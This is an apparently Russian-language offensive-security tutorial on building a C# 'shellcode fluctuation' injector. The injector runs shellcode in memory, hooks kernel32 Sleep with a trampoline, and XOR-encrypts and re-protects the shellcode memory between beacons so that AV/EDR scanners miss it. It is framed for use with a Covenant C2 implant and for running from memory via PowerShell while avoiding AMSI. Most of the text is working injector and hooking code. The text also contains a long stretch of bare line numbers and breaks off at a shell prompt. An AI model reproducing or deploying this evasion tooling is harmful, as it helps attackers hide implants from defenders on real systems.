https://github.com/mgeeky/ShellcodeFluctuation/blob/cb7a803493b9ce9fb5a5a3bc1c77773a60194ca4/5L262
bool fastTrampoline(bool installHook, BYTE* addressToHook, LPVOID jumpAddress,
HookTrampolineBuffers* buffers)
{
    // Шаблон нашего трамплина с 8 нулевыми байтами, выполняющими роль заглушки под джамп-адрес
    uint8_t trampoline[] = {
        0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
        0x41, 0xFF, 0xE2 // jmp r10
    };
    // Патчим трамплин байтами джамп-адреса
    uint64_t addr = (uint64_t)(jumpAddress);
    memcpy(&trampoline[2], &addr, sizeof(addr));
    DWORD dwSize = sizeof(trampoline);
    DWORD oldProt = 0;
    bool output = false;
    if (installHook) // если в режиме установки хука
    {
        if (buffers != NULL)
            // Сохраняем во временный буфер то, что мы собираемся перезаписать трамплином
            memcpy(buffers->previousBytes, addressToHook, buffers->previousBytesSize);
        // Разрешаем себе изменять память по addressToHook
        if (::VirtualProtect(
            addressToHook,
            dwSize,
            PAGE_EXECUTE_READWRITE,
            &oldProt))
        {
            // Устанавливаем наш хук (просто копируем его содержимое в нужное место)
            memcpy(addressToHook, trampoline, dwSize);
            output = true;
        }
    }
    else // если в режиме снятия хука
    {
        dwSize = buffers->originalBytesSize;
        // Также разрешаем себе изменять память по addressToHook
        if (::VirtualProtect(
            addressToHook,
            dwSize,
            PAGE_EXECUTE_READWRITE,
            &oldProt))
        {
            // Восстанавливаем то, что было там изначально (до записи трамплина)
            memcpy(addressToHook, buffers->originalBytes, dwSize);
            output = true;
        }
    }
}
// Возвращаем маркировку защиты памяти в первоначальное состояние

```

```
    ::VirtualProtect(
        addressToHook,
        dwSize,
        oldProt,
        &oldProt
    );
    return output;
}
```

## MyMessageBoxA

---

MyMessageBoxA — наша функция, переопределяющая поведение оригинального MessageBoxA, адрес которой будет записан в шаблон трамплина и на которую мы «прыгнем» при легитимном вызове MessageBoxA.

В качестве демонстрации мы вызовем MessageBoxA с одним сообщением, а модальное окно отрисует совсем другое.

Code:


```
//
https://github.com/mgeeky/ShellcodeFluctuation/blob/cb7a803493b9ce9fb5a5a3bc1c77773a60194ca4/5L65
void WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType)
{
    HookTrampolineBuffers buffers = { 0 };
    buffers.originalBytes = g_hookedMessageBoxA.msgboxStub;
    buffers.originalBytesSize = sizeof(g_hookedMessageBoxA.msgboxStub);
    // Снимаем хук, чтобы далее вызвать оригинальную функцию MessageBoxA
    fastTrampoline(false, (BYTE*)::MessageBoxA, (void*)&MyMessageBoxA, &buffers);
    ::MessageBoxA(NULL, "You've been pwned!", "[АКЕР", MB_OK);
    // Снова вешаем хук
    fastTrampoline(true, (BYTE*)::MessageBoxA, (void*)&MyMessageBoxA, NULL);
}
```

## Результат

---

Полагаю, что здесь все ясно без лишних объяснений.

```
1 // Based on: https://github.com/mgeeky/ShellcodeFluctuation
2
3 #include <windows.h>
4 #include <iostream>
5
6 typedef void (WINAPI* typeMessageBoxA)(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType);
7
8 struct HookedMessageBoxA
9 {
10     typeMessageBoxA origMessageBoxA;
11     BYTE msgboxStub[16];
12 };
13
14 HookedMessageBoxA g_hookedMessageBoxA;
15
16 struct HookTrampolineBuffers
17 {
18     BYTE* originalBytes;
19     DWORD originalBytesSize;
20
21     BYTE* previousBytes;
22     DWORD previousBytesSize;
23 };
24
25 bool fastTrampoline(bool installHook, BYTE* addressToHook, LPVOID jumpAddress, HookTrampolineBuffers* buffers) { ... }
26
27 void WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) { ... }
28
29 int main()
30 {
31     HookTrampolineBuffers buffers = { 0 };
32     buffers.previousBytes = g_hookedMessageBoxA.msgboxStub;
33     buffers.previousBytesSize = sizeof(g_hookedMessageBoxA.msgboxStub);
34
35     g_hookedMessageBoxA.origMessageBoxA = reinterpret_cast<typeMessageBoxA> (::MessageBoxA);
36
37     if (!fastTrampoline(true, (BYTE*)::MessageBoxA, (void*)&MyMessageBoxA, &buffers))
38         return 1;
39
40     ::MessageBoxA(NULL, "Totally secured.", "MEGACORP", MB_OK);
41
42     return 0;
43 }
```



## ПИЛИМ СВОЙ ФЛУКТУАТОР НА C#

Идея реализации этой техники на C# пришла ко мне после твита @\_RastaMouse, где он использовал библиотеку MinHook.NET для PoC-флуктуатора.

```
23 1 reference
24 static void Sleep_Detour(uint dwMilliseconds)
25 {
26     // when sleep is called, xor memory
27     SetMemoryProtection(MemoryProtection.ReadWrite);
28     XorMemory();
29
30     // do the sleep
31     _sleep(dwMilliseconds);
32
33     // before returning, xor memory back
34     XorMemory();
35     SetMemoryProtection(MemoryProtection.ExecuteRead);
36 }
37
38 0 references
39 static void Main(string[] args)
40 {
41     // Hook Sleep
42     var engine = new HookEngine();
43     _sleep = engine.CreateHook("kernel32.dll", "Sleep", new SleepDelegate(Sleep_Detour));
44     engine.EnableHooks();
45
46     var shellcode = File.ReadAllBytes("C:\\Users\\Daniel\\source\\repos\\ConsoleApp1\\x64\\Debug\\Dll1.bin");
47     _length = shellcode.Length;
48
49     _hMemory = VirtualAlloc(IntPtr.Zero, (IntPtr)_length, AllocationType.Commit | AllocationType.Reserve, MemoryProtection.ReadWrite);
50     Marshal.Copy(shellcode, 0, _hMemory, _length);
51     VirtualProtect(_hMemory, (UIntPtr)_length, MemoryProtection.ExecuteRead, out _);
52
53     var thread = CreateThread(IntPtr.Zero, 0, _hMemory, IntPtr.Zero, 0, IntPtr.Zero);
54     WaitForSingleObject(thread, 0xFFFFFFFF);
55 }
56
57 2 references
58 static void XorMemory()
59 {
60 }
61
62 2 references
63 static void SetMemoryProtection(MemoryProtection protection)
64 {
65 }
66 }
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Что ж, мы можем попробовать сделать что-то подобное, но без тяжеловесной зависимости в виде MinHook.NET, которую не хотелось бы включать в инжектор. Так как я планирую запускать финальный код из памяти через PowerShell, лишнее беспокойство AMSI вызывать ни к чему.

Объяснять, как ты писал код, в тексте статьи всегда непросто, поэтому поступим так: сперва наметим такой же каркас программы, как на скриншоте выше, а затем реализуем недостающую логику.

## Прототипирование

Итак, вот что я получил в качестве схематичного наброска кода:

Code:

```

using System;
using System.IO;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Threading;
namespace FluctuateInjector
{
    class Program
    {
        // Классическая инъекция шелл-кода в текущий процесс
        static void Main(string[] args)
        {
            var shellcodeBytes =
File.ReadAllBytes(@"C:\Users\snovvcrash\Desktop\dllSleep.bin");
            var shellcodeLength = shellcodeBytes.Length;
            // Выделяем область памяти в адресном пространстве текущего процесса инжектора
(0x3000 = MEM_COMMIT | MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE)
            var shellcodeAddress = Win32.VirtualAlloc(IntPtr.Zero, (IntPtr)shellcodeLength,
0x3000, 0x04);
            // и копируем туда байты шелл-кода
Marshal.Copy(shellcodeBytes, 0, shellcodeAddress, shellcodeLength);
            // Репротект памяти после записи шелл-кода (0x20 = PAGE_EXECUTE_READ)
Win32.VirtualProtect(shellcodeAddress, (uint)shellcodeLength, 0x20, out _);
            // Хукаем Sleep
var fs = new FluctuateShellcode(shellcodeAddress, shellcodeLength);
            fs.EnableHook();
            // Начинаем исполнение шелл-кода созданием нового потока
var hThread = Win32.CreateThread(IntPtr.Zero, 0, shellcodeAddress, IntPtr.Zero,
0, IntPtr.Zero);
            Win32.WaitForSingleObject(hThread, 0xFFFFFFFF);
            // Снимаем хук
            fs.DisableHook();
        }
    }
    class FluctuateShellcode
    {
        delegate void Sleep(uint dwMilliseconds);
        readonly Sleep sleepOrig;
        readonly GCHandle gchSleepDetour;
        readonly IntPtr sleepOriginAddress, sleepDetourAddress;
        readonly byte[] sleepOriginBytes = new byte[16], sleepDetourBytes;
        readonly byte[] trampoline =
        {
            0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
            0x41, 0xFF, 0xE2 // jmp r10
        };
        readonly IntPtr shellcodeAddress;
        readonly int shellcodeLength;
        readonly byte[] xorKey;
        public FluctuateShellcode(IntPtr shellcodeAddr, int shellcodeLen)
        { }
    }
}

```

```

~FluctuateShellcode()
{ }
// Наш переопределенный Sleep
void SleepDetour(uint dwMilliseconds)
{ }
// Установка хука
public bool EnableHook()
{ }
// Снятие хука
public bool DisableHook()
{ }
// Функция, отвечающая за флипы памяти на RW/NA
void ProtectMemory(uint newProtect)
{ }
// Обфускация памяти шелл-кода простым XOR-шифрованием
void XorMemory()
{ }
// Генерация ключа для XOR-шифрования
byte[] GenerateXorKey()
{ }
}
// Необходимый набор Win32 API
class Win32
{
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, IntPtr dwSize, uint
flAllocationType, uint flProtect);
    [DllImport("kernel32.dll")]
    public static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint
flNewProtect, out uint lpflOldProtect);
    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
    [DllImport("kernel32.dll")]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32.dll")]
    public static extern bool FlushInstructionCache(IntPtr hProcess, IntPtr
lpBaseAddress, uint dwSize);
}
}

```

Вроде пока все более-менее прозрачно. Единственное, что надо уточнить, — это какой шелл-код мы возьмем для тестирования.

Все просто: скомпилируем DLL из дефолтных пресетов Visual Studio с единственной выполняемой операцией — Sleep на 5 с — и превратим ее в шелл-код.

sRDI (Shellcode Reflective DLL Injection) — логическое продолжение техник RDI и Improved RDI, позволяющее генерировать позиционно независимый шелл-код из библиотеки DLL:

- sRDI — Shellcode Reflective DLL Injection — NetSPI
- monoxgas/sRDI: Shellcode implementation of Reflective DLL Injection. Convert DLLs to position independent shellcode

Для этого понадобится код самой DLL:

Code:

```
// dllSleep.cpp
#include "pch.h"
BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            while (TRUE) { Sleep(5000); }
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

И генератор шелл-кода из DLL:

Code:

```
PS > curl https://github.com/monoxgas/sRDI/raw/master/Python/ShellcodeRDI.py -o
ShellcodeRDI.py
PS > curl https://github.com/monoxgas/sRDI/raw/master/Python/ConvertToShellcode.py -o
ConvertToShellcode.py
PS > python ConvertToShellcode.py -i dllSleep.dll
Creating Shellcode: dllSleep.bin
```

Шелл-код для тестов у нас готов. Не переживай, как только закончим с инжектором, протестим все на боевом С2.

## Реализация

---

Каркас инжектора есть, дело за малым — наполнить методы класса `FluctuateShellcode` смысловой нагрузкой. Будем идти по нашей «рыбе» снизу вверх.

### **FluctuateShellcode.GenerateXorKey**

---

Здесь все очевидно — сгенерируем последовательность байтов, которая будет накладываться на байты шелл-кода как шифрующая гамма. Помня о несовершенстве первой версии техники `Obfuscate and Sleep` в `Cobalt Strike`, из-за которой присутствие бикона можно было распознать YARA-правилом, основываясь на длине повторяющегося ключа, я реализую шифрование XOR в режиме одноразового блокнота. В этом случае размер ключа равен размеру шифротекста, то есть длине шелл-кода (благо шелл-коды обычно небольшие, поэтому «лагов» и «фризов» быть не должно).

Code:

```
byte[] GenerateXorKey()
{
    Random rnd = new Random();
    byte[] xorKey = new byte[shellcodeLength];
    rnd.NextBytes(xorKey);
    return xorKey;
}
```

### **FluctuateShellcode.XorMemory**

---

Пока тоже вроде нетрудно: накладываем шифрующую гамму на сегмент памяти, содержащий байты шелл-кода.

Code:

```
void XorMemory()
{
    byte[] data = new byte[shellcodeLength];
    Marshal.Copy(shellcodeAddress, data, 0, shellcodeLength);
    for (var i = 0; i < data.Length; i++) data[i] ^= xorKey[i];
    Marshal.Copy(data, 0, shellcodeAddress, data.Length);
}
```

### **FluctuateShellcode.ProtectMemory**

---

В реализации этой функции выбор остается за читателем: либо используйте `VirtualProtect` из Win32 API с помощью `P/Invoke`, либо ~~если хочешь быть самым крутым хакером~~ используйте `D/Invoke` и системные вызовы, как мы делали это, когда модернизировали `KeeThief`.

Пример с `P/Invoke`:

Code:

```

void ProtectMemory(uint newProtect)
{
    if (Win32.VirtualProtect(shellcodeAddress, (uint)shellcodeLength, newProtect, out _))
        Console.WriteLine("(FluctuateShellcode) [DEBUG] Re-protecting at address " +
            string.Format("{0:X}", shellcodeAddress.ToInt64()) + $" to {newProtect}");
    else
        throw new Exception("(FluctuateShellcode) [-] VirtualProtect");
}

```

Пример с D/Invoke:

Code:

```

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate DoItDynamicallyBabe.Native.NTSTATUS NtProtectVirtualMemory(
    IntPtr ProcessHandle,
    ref IntPtr BaseAddress,
    ref IntPtr RegionSize,
    uint NewProtect,
    ref uint OldProtect);
void ProtectMemory(uint newProtect)
{
    IntPtr stub = GetSyscallStub("NtProtectVirtualMemory");
    NtProtectVirtualMemory ntProtectVirtualMemory =
(NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub,
typeof(NtProtectVirtualMemory));
    IntPtr protectAddress = shellcodeAddress;
    IntPtr regionSize = (IntPtr)shellcodeLength;
    uint oldProtect = 0;
    var result = ntProtectVirtualMemory(
        Process.GetCurrentProcess().Handle,
        ref protectAddress,
        ref regionSize,
        newProtect,
        ref oldProtect);
    if (ntstatus == NTSTATUS.Success)
        Console.WriteLine("(FluctuateShellcode) [DEBUG] Re-protecting at address " +
            string.Format("{0:X}", shellcodeAddress.ToInt64()) + $" to {newProtect}");
    else
        throw new Exception($"(FluctuateShellcode) [-] NtProtectVirtualMemory: {ntstatus}");
}

```

## FluctuateShellcode.DisableHook

---

Функция снятия хука — то есть перезапись трамплина содержимым оригинального Sleep, которое мы бережно храним в поле sleepOriginBytes. И снова можно использовать P/Invoke или более модный D/Invoke для работы с API.

Code:

```

public bool DisableHook()
{
    bool unhooked = false;
    if (Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)sleepOriginBytes.Length,
        0x40, // 0x40 = PAGE_EXECUTE_READWRITE
        out uint oldProtect))
    {
        Marshal.Copy(sleepOriginBytes, 0, sleepOriginAddress, sleepOriginBytes.Length);
        unhooked = true;
    }
    bool flushed = false;
    if (Win32.FlushInstructionCache(
        Process.GetCurrentProcess().Handle,
        sleepOriginAddress,
        (uint)sleepOriginBytes.Length))
    {
        flushed = true;
    }
    Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)sleepOriginBytes.Length,
        oldProtect,
        out _);
    return unhooked && flushed;
}

```

Если мы изменяем код, уже загруженный в память, Microsoft говорит, что мы должны использовать функцию `FlushInstructionCache`, — в противном случае кеш ЦП может помешать ОС увидеть изменения.

---

## **FluctuateShellcode.EnableHook**

---

То же самое, что и `DisableHook`, только в этот раз мы перезаписываем исходный `Sleep` трамплином:

Code:

```

public bool EnableHook()
{
    bool hooked = false;
    if (Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)trampoline.Length,
        0x40, // 0x40 = PAGE_EXECUTE_READWRITE
        out uint oldProtect))
    {
        Marshal.Copy(trampoline, 0, sleepOriginAddress, trampoline.Length);
        hooked = true;
    }
    bool flushed = false;
    if (Win32.FlushInstructionCache(
        Process.GetCurrentProcess().Handle,
        sleepOriginAddress,
        (uint)trampoline.Length))
    {
        flushed = true;
    }
    Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)trampoline.Length,
        oldProtect,
        out _);
    return hooked && flushed;
}

```

## FluctuateShellcode.SleepDetour

---

Сердце нашей флуктуации — измененная функция Sleep, которая будет перехватывать управление в момент «засыпания» агента. По содержимому тела функции понятно, что она делает.

Code:

```

void SleepDetour(uint dwMilliseconds)
{
    DisableHook();
    ProtectMemory(0x04); // 0x04 = PAGE_READWRITE
    XorMemory();
    sleepOrig(dwMilliseconds);
    XorMemory();
    ProtectMemory(0x20); // 0x20 = PAGE_EXECUTE_READ
    EnableHook();
}

```

## Конструктор и деструктор

---

Так как мы решили пользоваться преимуществами ООП в С#, в конструкторе мы реализуем вычисление необходимых адресов и содержимого, находящегося по этим адресам:

Code:

```
public FluctuateShellcode(IntPtr shellcodeAddr, int shellcodeLen)
{
    // Получаем адрес оригинальной функции Sleep
    sleepOriginAddress = Win32.GetProcAddress(Win32.LoadLibrary("kernel32.dll"), "Sleep");
    // Инициализируем делегат для возможности обращаться к этой функции по ее адресу
    sleepOrig = (Sleep)Marshal.GetDelegateForFunctionPointer(sleepOriginAddress,
    typeof(Sleep));
    // Бэкапим первые 16 байт оригинальной функции Sleep
    Marshal.Copy(sleepOriginAddress, sleepOriginBytes, 0, 16);
    // Получаем адрес метода SleepDetour, которым будет пропатчен шаблон трамплина
    var sleepDetour = new Sleep(SleepDetour);
    sleepDetourAddress = Marshal.GetFunctionPointerForDelegate(sleepDetour);
    gchSleepDetour = GCHandle.Alloc(sleepDetour);
    using (var ms = new MemoryStream())
    using (var bw = new BinaryWriter(ms))
    {
        // Составляем little-endian-адрес sleepDetourAddress в виде байтового массива
        bw.Write((ulong)sleepDetourAddress);
        sleepDetourBytes = ms.ToArray();
    }
    // Патчим этим адресом шаблон трамплина
    for (var i = 0; i < sleepDetourBytes.Length; i++)
        trampoline[i + 2] = sleepDetourBytes[i];
    // Инициализируем другие оставшиеся поля класса FluctuateShellcode, к которым должны
    иметь доступ его методы
    shellcodeAddress = shellcodeAddr;
    shellcodeLength = shellcodeLen;
    xorKey = GenerateXorKey();
}
```

Важный момент, на котором стоит остановиться отдельно: так как мы работаем с **управляемой** средой .NET, адрес метода SleepDetour будет недоступен для неуправляемого кода, если только мы явно не попросим его таковым быть. Здесь на помощь приходит хендл GCHandle, дающий способ получить доступ к управляемому объекту из неуправляемой памяти (подсмотрел в этом ответе на Stack Overflow).

Метод GCHandle.Alloc запрещает сборщику мусора трогать адрес-делегат sleepDetourAddress, тем самым «фиксируя» его на все время работы инжектора. Чтобы отпустить удержание адреса, мы используем деструктор:

Code:

```


~FluctuateShellcode()
{
    if (gchSleepDetour.IsAllocated)
        gchSleepDetour.Free();
    DisableHook();
}

```


## Тестирование

Время лабораторных испытаний. Чтобы успеть увидеть флипы и шифрование памяти в Process Hacker, я добавляю инструкцию `Thread.Sleep(5000)` в начало функции `SleepDetour`. Скомпилируем проект (обязательно в x64) и запустим.

Сперва смотрим на содержимое области памяти с шелл-кодом, которое шифруется при каждом вызове `Sleep`.



Еще одно демо, на котором видна перезапись памяти `kernel32.dll`: трамплин сменяется оригинальным содержимым и наоборот.



Тесты в контролируемой среде пройдены, время для полевых испытаний!

## ИСПОЛЬЗОВАНИЕ С АГЕНТОМ C2

Для демонстрации работы инжектора с реальным C2 сперва нужно определиться с фреймворком, который мы будем использовать. Показывать работу флуктуатора с Cobalt Strike бессмысленно (хотя с ней он тоже работает), ведь изначальной целью было научиться встраивать обсуждаемую технику в open source проекты, да и sleep\_mask в свежих версиях «Кобы» работает как надо.

Итак, какой же C2 нам выбрать? Агент Meterpreter полностью интерактивный и не использует Sleep (править сорцы Meterpreter — увольте, нет), PoshC2 не имеет stageless-имплантов, и его код частично закрыт, а в Sliver генерирует слишком большой шелл-код из-за особенностей языка, на котором он написан (это Go, aga).

Мой выбор пал на Covenant, для которого @ShitSecure недавно показал, как создавать stageless-импланты. Отличный кандидат, как по мне!

Я загружу код кастомного stageless-импланта и изменю в нем задержки (Delays), реализованные через Thread.Sleep, на полноценный вызов Sleep из kernel32.dll.

```
sn@kali:~$ sh on kali-vm in /tmp at [11/06 15:14]
